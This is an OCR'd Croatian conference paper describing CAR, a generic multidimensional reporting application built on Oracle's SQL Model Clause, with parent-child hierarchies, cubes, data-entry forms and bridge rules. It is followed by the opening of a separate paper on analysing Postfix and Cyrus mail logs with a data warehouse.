II. POSLOVNI SLUČAJEVI („NEMOGUĆA MISIJA“)

A. *Generičnost (Nedefiniranost)*

Sustav prikuplja raznovrsne (primjerice energetske ili financijske) podatke putem web sučelja od raznih pravnih osoba ili organizacijskih jedinica. Podaci se unose ručno ili automatizirano (slanjem XML datoteka). Administrator sustava ima mogućnost stalnog širenja strukture baze podataka kako bi osigurao prihvat novih vrsta podataka. Podaci mogu biti opisni (atributi) i numerički (mjere).

Osim potpuno generičkog baznog modela, administrator na jednostavan način dizajnira obrasce kroz koje će vanjski korisnici dostavljati podatke. Podaci mogu biti različitih razina granularnosti, npr. neke tvrtke imaju podatke na mjesečnoj razini, a neke druge samo na godišnjoj. Jedinice mjere također mogu biti različite (npr. manji proizvođači energiju proizvode u kWh, a veći u MWh), što u kumulativu ne predstavlja problem.

B. *Kalkulacije*

Kroz izradu ad-hoc izvješća, podatke je nužno moći filtrirati i agregirati/kalkulirati s time da je, osim najčešće operacije zbrajanja, npr. kvartal kao zbroj mjeseci:

$$Q1 = M01 + M02 + M03, \quad (1)$$

moguće i oduzimanje, npr. obračun dobiti:

$$\text{Dobit} = \text{Prihod} - \text{Trošak}. \quad (2)$$

Za kompleksnije izračune, potrebno je omogućiti unos slobodnih izraza, npr:

$$\text{Energija} = (\text{Kol1} + \text{Kol2}) \times \text{Ogrjevna vrijednost}. \quad (3)$$

Pojednostavljeno rečeno, aplikacija ima osnovne mogućnosti tabličnog kalkulatora, sa stalnim mogućnostima proširenja radnih listova (eng. Spreadsheet) i s tom razlikom da se podaci nalaze na serveru u strukturiranoj bazi podataka.

C. *Nebalansirane hijerarhije*

Financijska izvješća, kao što su Izvješće o bilanci (eng. Balance Sheet) ili Račun dobiti i gubitka (eng. Profit & Loss Report), u pravilu uvijek imaju izvještajne stavke organizirane u nebalansiranu hijerarhiju tipa roditelj-dijete (eng. Parent-Child), koja se uz to i vrlo često mijenja (Slika 1). Poslovni procesi planiranja proračunskih prihoda i rashoda (eng. Planning & Budgeting) također su vrlo dinamični, te gotovo uvijek iterativni. Granularnost i broj planskih stavki stalno se mijenja, a analitička dubina razlikuje se od jedne do druge sintetičke stavke. Aplikacija omogućuje korisniku da kontinuirano mijenja hijerarhijsko stablo i njegovom strukturom definira način na koji se hijerarhijski viši članovi (eng. Members) kalkuliraju iz nižih.

D. *Izvedeni atributi*


Različite regulatorne ustanove od svojih subjekata zahtijevaju izvješćivanje prema propisanim skupovima atributima. Npr. nacionalne banke propisuju obilježja i modalitete po kojima se dostavljaju redovna bankovna izvješća, dok propisi EU zahtijevaju od svojih članica energetsku bilancu po stavkama definiranima u standardiziranim šifrarnicima. Izvještajne stavke financijskih izvješća također su uvijek izvedene iz drugih atributa.

Ovakve izvještajne dimenzije i njihovi atributi ne postoje u izvornim sustavima, pa se niti ne unose kao ulazni podaci. Regulatorni propisi i izvještajne definicije se, uostalom, vrlo često mijenjaju. Aplikacija omogućuje transformacijsku logiku uz pomoć koje se atributi izvještajnih dimenzija izvode iz poznatih ulaznih podataka i vezanih poslovnih atributa.

Npr. kombinacija određenog knjigovodstvenog konta, organizacijske jedinice i valute, na RDG izvješću preslikat će se u izvještajnu stavku - Održavanje informatičke opreme.

III. VIŠEDIMENZIJSKI LOGIČKI SERVER

Izrada ovakvog sustava u kojemu ništa nije čvrsto definirano, nametnula je napuštanje standardnih metoda modeliranja i ustaljene programske logike. Maksimalni stupanj generike u relacijskom svijetu (barem za analizu) predstavlja ROLAP, no dodavanje novih mjera, dimenzija ili dimenzijskih atributa zahtijeva modifikaciju modela i aplikacije. Cilj je dobiti aplikaciju kojoj ne treba IT podrška, niti poznavanje SQL-a.



Slika 1. Nebalansirano stablo

Drugo značajno ograničenje ROLAP-a jesu hijerarhije koje se zasnivaju na razinama (eng. Level Based Hierarchies). Poznati su problemi „poderane“ hijerarhije (eng. Ragged Hierarchy) i hijerarhije s preskočenom razinom (eng. Skip-Level Hierarchy) [2]. U oba slučaja radi se o nebalansiranoj hijerarhiji, s tom razlikom da u prvom slučaju krajnja razina (eng. Leaf Level) nije ista za svaku hijerarhijsku granu (npr. neke Poslovnice imaju Ispostave, dok neke nemaju), a u drugom slučaju se jedna ili više hijerarhijskih međurazina preskače (npr. Proizvod pripada određenoj Kategoriji Proizvoda, ali Podkategorija mu nije definirana, za razliku od nekih drugih proizvoda).

No najveći problem ipak predstavljaju već spomenute, najslobodnije hijerarhije tipa roditelj-dijete (eng. Parent-Child). Ovakav tip hijerarhije prirodan je za MOLAP, čije dimenzije nemaju razine, nego članove (eng. Member Based Hierarchies ili Value Based Hierarchies). Svaku, pa i najproblematičniju razinsku hijerarhiju uvijek je moguće prevesti u hijerarhiju tipa roditelj-dijete bez kvalitativnog gubitka hijerarhijske strukture, dok je obrnuti slučaj najčešće nemoguć, tj. moguć je samo za potpuno balansirane hijerarhije (npr. vremenska dimenzija).

Evidentno je da rješenje bazirano na MOLAP-u jedino daje kvalitetan odgovor na sve postavljene probleme i korisničke zahtjeve. Kako je Oracle u zadnjim izdanjima svojeg RDBMS-a (eng. Relational Database Management System) uveo mnoga funkcijska proširenja, umjesto da se napravi odabir komercijalne MOLAP tehnologije, kao tehnološki temelj CAR aplikacije koristi se Oracle relacijska baza. Za manipulaciju nad podacima koristi se standardni SQL DML (eng. Data Manipulation Language), dok se za dohvat podataka i kalkulacije koristi SQL Model Clause - napredna ekstenzija SQL–a koja omogućuje izraze slične onima u tabličnim kalkulatorima za osobna računala.

SQL Model Clause [3] omogućuje da se nad dohvaćenim relacijskim podacima definira višedimenzijsko polje u radnoj memoriji računala (Slika 4). Kolone se grupiraju u tri grupe elemenata: particije (logički blokovi), dimenzije i mjere. Nad ćelijama ovog polja zatim se određuju kalkulacijska pravila (eng. Computation Rules) koja predstavljaju logičke višedimenzijske izraze kojima se računaju nove vrijednosti. Kao i u bilo kojem drugom MOLAP jeziku, kalkulacijski izrazi su u terminima vrijednosti dimenzija, a primjenjuju se nezavisno na ćelije svake logičke particije.

Proces kreiranja višedimenzijske baze, poznate kao kocka (eng. Cube), sastoji se od nekoliko jednostavnih koraka:

- Definicija dimenzija
- Definicija mjera
- Definicija kocke

A. *Definicija dimenzija i mjera*


Dimenzije i mjere sastoje se od članova, organiziranih u obliku hijerarhijskog stabla (Slika 2). Bitna razlika u odnosu na tipičan relacijski model jesu mjere koje nisu kolone u tablici, već njihovi nazivi kao metapodaci čine jednu od dimenzija (eng. Measures Dimension). Sve dimenzije i njihovi članovi zapisani su u jednoj relacijskoj tablici, a najviši član svake grane je sama dimenzija.

Kako u ovom tipu hijerarhije svaki član može imati samo jednog nadređenog (roditelja), ukoliko postoji potreba za dodatnim grupiranjima članova, te time stvaranjem alternativnih hijerarhija, koriste se tzv. dijeljeni članovi (eng. Shared Members) [4]. Npr. član Austrija je istovremeno ispod članova Sve zemlje, EU i Uvoznice nafte. Dijeljeni članovi su pokazivači (eng. Pointers) na osnovne članove (eng. Base Members) uz koje se vežu spremljeni numerički podaci.

Dimenzije mogu imati atribute koji se mogu svrstati u dva tipa: domenski i korisnički. Domenski atributi imaju dozvoljeni skup vrijednosti (npr. vrsta elektrane, kategorija klijenta itd.), dok se korisnički atributi slobodno unose (npr. datum puštanja u pogon, proizvodni kapacitet i sl.). Svi atributi unose se u sustav kao atributne dimenzije (eng. Attribute Dimensions), s time da dimenzije domenskih atributa imaju i svoje članove. Nakon pridruživanja atributa običnim, neatributnim dimenzijama, mogu se pridruživati i njihovi članovi ili slobodno unositi vrijednosti, ovisno o tipu atributa. Atributi se kasnije u aplikaciji mogu koristiti za filtriranje i grupiranje.

B. *Definicija kocke*

Kocka se određuje na način da joj se pridružuju dimenzije. Svaka dodijeljena dimenzija mora biti označena kao ulazna (eng. Data Input Dimension) ili isključivo izvještajna (eng. Report Only Dimension). Tijekom unosa podataka, sve ulazne dimenzije moraju biti eksplicitno referencirane. Svaka kocka mora imati točno jednu ulaznu dimenziju s mjerama. Izvještajne dimenzije nisu vidljive na ulaznim obrascima, a reference na njih



Slika 2. Dimenzije, mjere, kocka

ostvaruju se korištenjem transformacijske logike zapisane u tzv. mostovima (eng. Bridges).

C. *Pohranjivanje vrijednosti*


Kako se OLAP baza može zamisliti kao višedimenzijska kocka, definirane dimenzije (uključujući i dimenziju mjera) čine njene osi (Slika 3). Numeričke vrijednosti pohranjene su unutar volumena kocke. Ako se svaka vrijednost zamisli kao jedna točka, ona mora imati točno onoliko koordinata (referenci prema osima) koliko ima pridruženih dimenzija u definiciji kocke.

D. *Izračunski mehanizam*

Kalkulacijske sposobnosti jedna su od najmoćnijih značajki ovog sustava. Podloga za računanje zapisana je u dimenzijskom stablu. Jedno od svojstava svakog pojedinačnog člana dimenzije jest agregacija (konsolidacija) koja može poprimiti vrijednosti: + (plus - pretpostavljeno) ili – (minus). Svojstvo multiplikacije (pretpostavljena vrijednost 1) omogućuje jednostavne konverzije (npr. različite mjerne jedinice), kao i izostavljanje člana u kalkulaciji (u slučaju kada je 0). Oba svojstva odnose se na kalkulacijski izraz nadređenog člana (roditelja), tj. određuju način na koji se njemu podređeni članovi računaju.

Dijeljeni članovi imaju nezavisna svojstva agregacije i multiplikacije, što znači da ih ne nasljeđuju od osnovnog člana kojega referenciraju. Na taj način se isti član može različito računati prema svom roditelju ovisno o hijerarhiji u kojoj se nalazi. Npr. porez na dobit oduzima se od bruto dobiti, a zbraja u ukupnim izdacima prema državi.

Osim konsolidacije po hijerarhiji koja vrijedi za sve dimenzije, mjere se dodatno mogu računati na drugačiji način. U slučaju kada standardne funkcionalnosti agregacije i multiplikacije nisu dovoljne, složeniji izraz (formula) može biti unesen kao svojstvo člana (mjere). Takav izračunski član (eng. Formula Member) ne može imati hijerarhijski podređenih članova jer se način njegovog izračuna određuje formulom, a ne stablom. Isto



Slika 3. Pohranjivanje vrijednosti

tako, uz njega se ne mogu vezati nikakve ulazne vrijednosti kocke.

U trenutku kada korisnik pokrene neki obrazac ili izvještaj, aplikativni generator koda dinamički generira SQL upit čije rezultate koristi mehanizam prikaza (eng. Rendering Engine) i smješta ih u odgovarajuće ćelije u rešetki (eng. Data Grid Cells). Kako bi se dobilo na performansama, upit vraća samo one vrijednosti (i njihove koordinate) koje nisu prazne (eng. Not Null Values).

Generirani SQL upit sastoji se od sljedećih dijelova/faza:

- Filtriranje samo traženih članova izvješća (eng. Cube Slicing), a to su direktno ili indirektno (preko hijerarhije ili u formuli) referencirani osnovni članovi
- Izvlačenje svih neophodnih dimenzija u zasebne kolone (eng. Pivoting) iz dohvaćenog skupa spremljenih vrijednosti u obliku redaka (eng. Unpivoted Recordset) i grupiranje po pojedinačnim vrijednostima (točkama) kocke
- Definiranje višedimenzijskog polja i računanje izračunskih članova (ako postoje)
- Reduciranje kolona i grupiranje samo po traženim dimenzijama izvješća
- Definiranje višedimenzijskog polja i izračun ostalih traženih članova prema položaju u hijerarhiji (jedna dimenzija = jedna iteracija)
- Pretvaranje kolona u retke (eng. Unpivoting) kako bi se dobio izlaz generičkog oblika

IV. KORISNIČKO SUČELJE

Veliku prednost u odnosu na druga postojeća rješenja ovaj sustav ostvaruje zbog svog intuitivnog korisničkog sučelja prilagođenog čak i onim korisnicima koji nemaju stručna znanja na području baza podataka i OLAP sustava.

```
…
select amount,
d141,d281,d5,d151
from a0
model
partition by
(form_id,d5,d151,d281,d508,d513,d658,d659,d6
63,d826,d971,d1117,d9459)
dimension by (d141)
measures (amount)
rules (
amount[41298] = amount[923] * amount[237]
)
)
, it0 as (
select sum(amount) amount,
0 fd,
d141,d281,d5,d151
from a1
where amount is not null
group by d141,d281,d5,d151
)
, it1 as (
select amount,fd,
d141,d281,d5,d151
from it0
where amount is not null
model ignore nav return updated rows
partition by (d281,d5,d151)
dimension by (fd,d141)
measures (amount)
rules (
amount[1,41298] = sum(amount)[0,41298],
amount[1,928] = case when sum(amount)[0,d141
in (928,41298)] is not null then
amount[0,928]+amount[0,41298]
end,
amount[1,235] = case when sum(amount)[0,d141
in (235,237,238,624,945,946)] is not null
then
amount[0,235]+amount[0,237]+amount[0,238]+am
ount[0,624]+amount[0,945]+amount[0,946]
end
)
)
, it2 as (
…
```

Slika 4. Uvid u višedimenzijski dio upita

Da bi se sustavu omogućio visoki stupanj generičnosti i dinamičnosti, za korisničko sučelje napravljena je web aplikacija koja podržava sve važnije web preglednike. Za izradu interaktivnih elemenata na stranici i asinkrono komuniciranje s poslužiteljem korišten je Dojo Toolkit, JavaScript biblioteka otvorenog koda posebno dizajnirana da olakša brzi razvoj web aplikacija neovisno o platformi klijentskog računala i instaliranog web preglednika, prvenstveno zbog njene široke prihvaćenosti i službene podrške velikih tvrtki poput IBM-a [5] i Sun Microsystems-a [6]. Osim Dojo-a korišten je i jQuery, također JavaScript biblioteka otvorenog koda, ali dizajnirana tako da pojednostavi programiranje aplikacija na klijentskom web pregledniku, prvenstveno zbog njenih vrlo velikih mogućnosti i raširenosti. Na poslužiteljskoj strani korišten je Java programski jezik sa Struts i Hibernate razvojnim okvirima, te JasperReports izvještajnim alatom koji omogućuje izvoz generiranih izvještaja u Microsoft Excel, RTF i PDF formate [7].

Aplikacija podržava višejezičnost i omogućava administratoru da definira prijevode naziva stavaka u aplikaciji na druge jezike, a trenutno je prevedena na hrvatski i engleski.

A. *Unos podataka*

Upravo zbog potreba korisnika da za svaku poslovnu potrebu definira nove tablice i web-forme za unos podataka u bazu za njihovu kasniju analizu, ovaj rad je bio posebno fokusiran omogućiti korisniku da sam definira forme, odnosno obrasce, za unos podataka kojima će se puniti kocka. Kako svaka kocka može imati u potpunosti drugačiji skup dimenzija od ostalih, osmišljen je dizajner obrazaca koji omogućuje dodavanje dimenzija kocke na predložak obrasca s nekim ili svim njenim članovima u jednoj od četiri smještajne pozicije: dimenzija retka i dimenzija stupca za definiranje tablice za unos, te dimenzija točke gledišta i dimenzija stavke stranice za povezivanje unesenih vrijednosti u tablici s ostalim dimenzijama kocke [8]. Na svakoj smještajnoj poziciji može postojati više od jedne dimenzije, a ukoliko ih je više od jedne u retcima ili stupcima za prikaz tablice za unos podataka na obrascu određuje se Kartezijev produkt članova svih dimenzija u toj ulozi, a dimenzije se prikazuju kao zaglavlja tablice u više razina (Slika 5). Dimenzije točka gledišta i stavka stranice na obrascu se prikazuju kao padajući izbornici u kojima se kao vrijednosti ponuđene na izbor nalaze članovi tih dimenzija. Tako svaka ćelija u tablici na obrascu jednoznačno predstavlja jednu točku u kocki, a vrijednosti stupaca i redaka s obzirom na položaj te ćelije u tablici, zajedno s odabranim članovima ostalih dimenzija na obrascu, predstavljaju njene koordinate.


Za tablicu za unos na obrascu korištena je komponenta dojox DataGrid kojoj jedan zapis predstavlja jedan redak. Zbog toga su svakom retku dodani dodatni atributi kako bi svaka ćelija bila dostupna pomoću jedinstvenih koordinata točke koju predstavlja u kocki.

Administratoru sustava aplikacija omogućuje kreiranje poslovnih subjekata s njihovim kontakt osobama i zaduživanje poslovnih subjekata i kontakt osoba za periodičnu dostavu podataka kroz prethodno definirane obrasce. U bazi podataka procedura periodično kreira nove obrasce za poslovne subjekte po predlošku i obavještava poslovne subjekte i administratora ukoliko postoji kašnjenje u njihovoj dostavi.


Za veće količine podataka i u slučaju da strana odgovorna za dostavu podataka posjeduje informatičku opremu sposobnu za njenu automatizaciju, omogućen je unos obrazaca pomoću uvoza XML datoteke. Da bi XML datoteka bila u ispravnom stanju i da bi podaci u njoj bili prihvaćeni i pohranjeni u kocki, za određeni obrazac ona mora biti kreirana po XSD (XML Schema Definition) specifikaciji preuzetoj s aplikacije. U toj specifikaciji definirano je koje se sve dimenzije i članovi dimenzija koriste u obrascu, efektivno pružajući podskup točaka kocke za koje je moguće unijeti podatke.

B. *Definiranje mostova (Bridge)*

Znatno olakšanje u upotrebi sustava korisniku se pruža putem sučelja za definiranje mostova, koje je izrađeno na način da maksimalno olakša izradu njegovih pravila (Slika 6). Na ovaj način postiže se veća transparentnost transformacija u odnosu na ostale MOLAP sustave u kojima se one obično realiziraju izvršavanjem kalkulacijskih skripti, čije pisanje nije intuitivno poslovnom korisniku.



Slika 5. Primjer obrasca



Slika 6. Definiranje pravila mosta

Svako pravilo mosta definirano je presjekom članova ulaznih dimenzija koji se preslikava u točno određeni član izvještajne dimenzije. U definiciji pravila mosta za svaki član ulazne dimenzije definira se njegov tip uključenja kojim se mogu obuhvatiti i ostali članovi te dimenzije relativni s obzirom na njegovu poziciju u hierarhiji dimenzije, kao na primjer DSC (Descendants) za uključenje svih članova hierarhijski ispod odabranog člana, CHI (Children Including Member) za uključivanje svih članova hierarhijski nižih za jedan nivo u odnosu na odabrani član s njim samim, DS0 (Level 0 Descendants) za sve krajnje članove u stablu itd. Tip uključenja uvelike smanjuje broj pravila koji se trebaju definirati i time povećava preglednost definicije mosta. Zbog upotrebe tipa uključenja moguće je preklapanje presjeka dva ili više pravila nakon razlučivanja tipa uključenja. Za takve slučajeve koristi se prioritet pravila po kojem se određuje koji izlazni član izvještajne dimenzije ima najviši prioritet. Posebno izrađen pregled mosta daje detaljan uvid u sva preklapanja i rezultirajuće izlazne članove za sva pravila mosta (Slika 7).

C. *Izvještaji*

Izvještaji služe za analizu podataka pohranjenih u kocki. Za razliku od obrazaca za unos podataka izvještaji u svojoj definiciji ne moraju sadržavati sve ulazne dimenzije kocke, a osim ulaznih dimenzija mogu sadržavati i izvještajne dimenzije. Definiraju se na gotovo identičan način kao i obrasci, a za izračun izvještaja sustav umjesto da koristi agregatne tablice izračun stavaka izvještaja pokreće na zahtjev korisnika. JasperReports korišten u implementaciji aplikacije na poslužitelju omogućuje izvoz i pohranu generiranih izvještaja u XLS, RTF ili PDF formatu.

Rezultati izračuna nad izvještajem filtrirani su s obzirom na sigurnosne postavke za korisnika koji pokreće izvještaj. Sigurnosna pravila mogu se definirati za sve korisnike koji pripadaju određenoj korisničkoj ulozi ili za svakog korisnika zasebno. Ona su definirana kombinacijom članova dimenzija, čime određuju stablo dimenzija koje korisnik može vidjeti prilikom definiranja stavaka na izvještaju, te prostorni presjek kocke za koje korisnik može dohvatiti izračunate vrijednosti na iscrtani izvještaj.

PRIORITY	Valuta	Poslovna jedinica	Konto	Račun dobiti i gubitka 2011
2	Total Valuta (DS0)	002 (SMB)	66200* (DS0)	- kredit MF (BRM)
1	*Total Valuta (DS0)*	*001 (SMB)*	*66200* (DS0)*	*- kredit MF (BRM)*
3	Total Valuta (DS0)	Total Poslovna jedinica (DS0)	66200* (DS0)	- krediti državnim jedinicama (BRM)
1	*Total Valuta (DS0)*	*001 (SMB)*	*66200* (DS0)*	*- kredit MF (BRM)*
2	*Total Valuta (DS0)*	*002 (SMB)*	*66200* (DS0)*	*- kredit MF (BRM)*
4	Total Valuta (DS0)	Total Poslovna jedinica (DS0)	66210* (DS0)	- krediti državnim jedinicama (BRM)
1	*Total Valuta (DS0)*	*001 (SMB)*	*66200* (DS0)*	*- kredit MF (BRM)*

Slika 7. Pregled mosta

Ukoliko korisnik koji pokreće izračun izvještaja nema sigurnosna prava za neke ćelije, u te ćelije na izvještaju upisuje se 'n/a'.

V. ZAKLJUČAK

Aplikacija CAR prisutna je na nekoliko produkcijskih okolina, čime je dokazala kako njene planirane mogućnosti nisu samo na razini teorije. Radi se o inovativnom proizvodu koji korisniku daje iznimnu slobodu potpuno samostalnog kreiranja baze i korisničkog sučelja. Ispravno dimenzioniranje kocke čini ključ uspjeha svakog projekta, a određivanje kalkulacijskih izraza preko hijerarhijske strukture transparentno je i intuitivno. Hijerarhije također uvelike olakšavaju izradu korisničkog sučelja, transformacijskih mostova i sigurnosnih pravila, jer odbacuju potrebu za pojedinačnim odabirom članova. Aplikacija svoju najširu primjenu ima u područjima s visokim stupnjem neodređenosti i dinamičkih promjena, u kakvima se i danas gotovo u pravilu koriste jedino tablični kalkulatori.

Web sučelje za unos u obliku podatkovne rešetke korisnicima je dobro poznato pa se na njega lako navikavaju, a postoji i mogućnost masovnog uvoza, te izvoza u niz raširenih formata. Krunu sustava čini izvješćivanje koje obuhvaća podatke dostavljene kroz razne instance unosa. Specifične izvještajne definicije i kategorije, izvedene iz drugih atributa, također se određuju kroz grafičko sučelje, te se tako bitno olakšava njihovo održavanje.

LITERATURA

[1] T. Bach Pedersen, C. S. Jensen, Multidimensional Database Technology, IEEE: 40–46. ISSN 0018-9162, 2001.

[2] Rittman Mead Blog, OBIEE 11gR1 : Support for Ragged, Skip-Level & Value-Based Hierarchies, 2010, http://www.rittmanmead.com/2010/07/obiee-11gr1-support-for-ragged-skip-level-value-based-hierarchies

[3] Oracle Technology Network, Using the SQL MODEL Clause to Define Inter-Row Calculations, http://www.oracle.com/webfolder/technetwork/tutorials/obe/db/10g/r2/prod/bidw/sqlmodel/sqlmodel_otn.htm

[4] Oracle University, Hyperion Essbase 9.3 Fundamentals, 2007

[5] Joe Becker, "IBM Contributes Ajax Software Development Technology to Open Source Community", IBM, 2006.

[6] Matthew Russell, "Dojo: the definitive guide", O'Reilly, 2008., str.16

[7] Teodor Danciu, Lucian Chirita, "The Definitive Guide to JasperReports", Apress, 2007., str.24

[8] Oracle University, Hyperion Planning 9.3: Create and Manage Applications, 2007

Sustav za analizu korištenja elektroničke pošte

Adam Bojčić i Josip Pavlić
Multicom d.o.o.
Vladimira Preloga 11, Zagreb, Hrvatska
Telefon: +385 1 555 0362 Fax: +385 1 555 0359
E-mail: adam.bojcic@multicom-is.hr, josip.pavlic@multicom-is.hr

Sažetak – Ovaj rad se bavi područjem analize prometa elektroničke pošte u kompleksnim sustavima kao što su Postfix i Cyrus. U radu opisan je sustav koji nudi rješenje problema, zajedno sa svojim prednostima i nedostacima. Sustav nudi brzu i sistematiziranu ekstrakciju teško čitljivih i razdvojenih tekstualnih podataka, koji su generirani od strane sustava za bilježenje aktivnosti, te spremanje podataka u skladište podataka kao centralno mjesto za spremanje, čineći ih tako dostupnima za kasniju multidimenzionalnu analizu i izvještavanje. Rješenje je bazirano na besplatnom i otvorenom softveru, što reducira troškove i čini ga pogodnim za šire korištenje. Implementacija je bazirana na Oracle 10g XE DBMS, skriptnom programskom jeziku Perl i programskim rješenjima tvrtke JasperSoft.

I. UVOD

Iako je donedavno doseg većine tvrtki bio informatizirati svoje poslovanje, u današnje doba tvrtke sve više traže analizu već postojećih informacijskih sustava. Kroz te sustave svakodnevno se prenose gomile informacija tijekom interakcija korisnika i računala. Podatci kolaju sa svih strana, putem Interneta ili mnogobrojnih privatnih mreža tvrtki. Analiza poslovanja prošlih godina ili desetljeća, uspjesi odnosno neuspjesi, usponi i padovi, svi oni zajedno mogu biti presuđujući uteg na vagi kada treba donijeti važnu odluku. S obzirom na mnoštvo podataka i informacija koje se mogu saznati iz prošlosti vrlo je važno izdvojiti one podatke koji su bitni, izvući neke zaključke te na temelju tih zaključaka donijeti poslovnu odluku.

Jedan od takvih sustava je i skladište podataka. Skladište podataka je baza podataka koja skuplja u sebi povijesne, nepromjenjive podatke te se onda ti podatci obrađuju i na adekvatan način prikazuju.

Tema rada je opis stvaranja sustava za jednu veliku hrvatsku tvrtku u sklopu diplomskih radova na Fakultetu elektrotehnike i računarstva u Zagrebu [1] i [2]. Zahtjev te tvrtke je analiza prometa elektroničke pošte, prometa koji se prati i zapisuje na serverima na kojima se nalaze programski sustavi Cyrus i Postfix. Cyrus je MDA (eng. *Mail Delivery Agent*) odnosno visoko skalabilan e-mail sustav koji se može koristiti za samostalnu uporabu ili u velikim tvrtkama kao centralni sustav [8]. Postfix je MTA *(eng. Mail Transfer Agent)* sustav čija uloga je razmjena e-mail poruka između računala unutar mreže, bilo privatne ili Interneta, pomoći SMTP *(eng. Simple Mail Transfer Protocol)* protokola [6]. To nije lagana zadaća jer podatci koji se produciraju nisu na prvi pogled pripremljeni za analizu i prikaz, nego ih je potrebno pažljivo izvući i transformirati u oblik koji je pogodan za stvaranje izvještaja i stvaranje zaključaka na temelju njih.

Drugo poglavlje bavi se samom analizom dnevničkih zapisa koji su napunjeni podatcima koje Cyrus odnosno Postfix svojim radom stvaraju. Osim analize bit će govora i o ETL-u, o procesu izvlačenja podataka, transformiranja istih te učitavanja u skladište podataka. U trećem poglavlju opisuje se samo skladište podataka i njegove značajke. U četvrtom poglavlju značaj se daje na rezultate analize i način na koji se ti rezultati prezentiraju.

II. ANALIZA DNEVNIČKIH ZAPISA

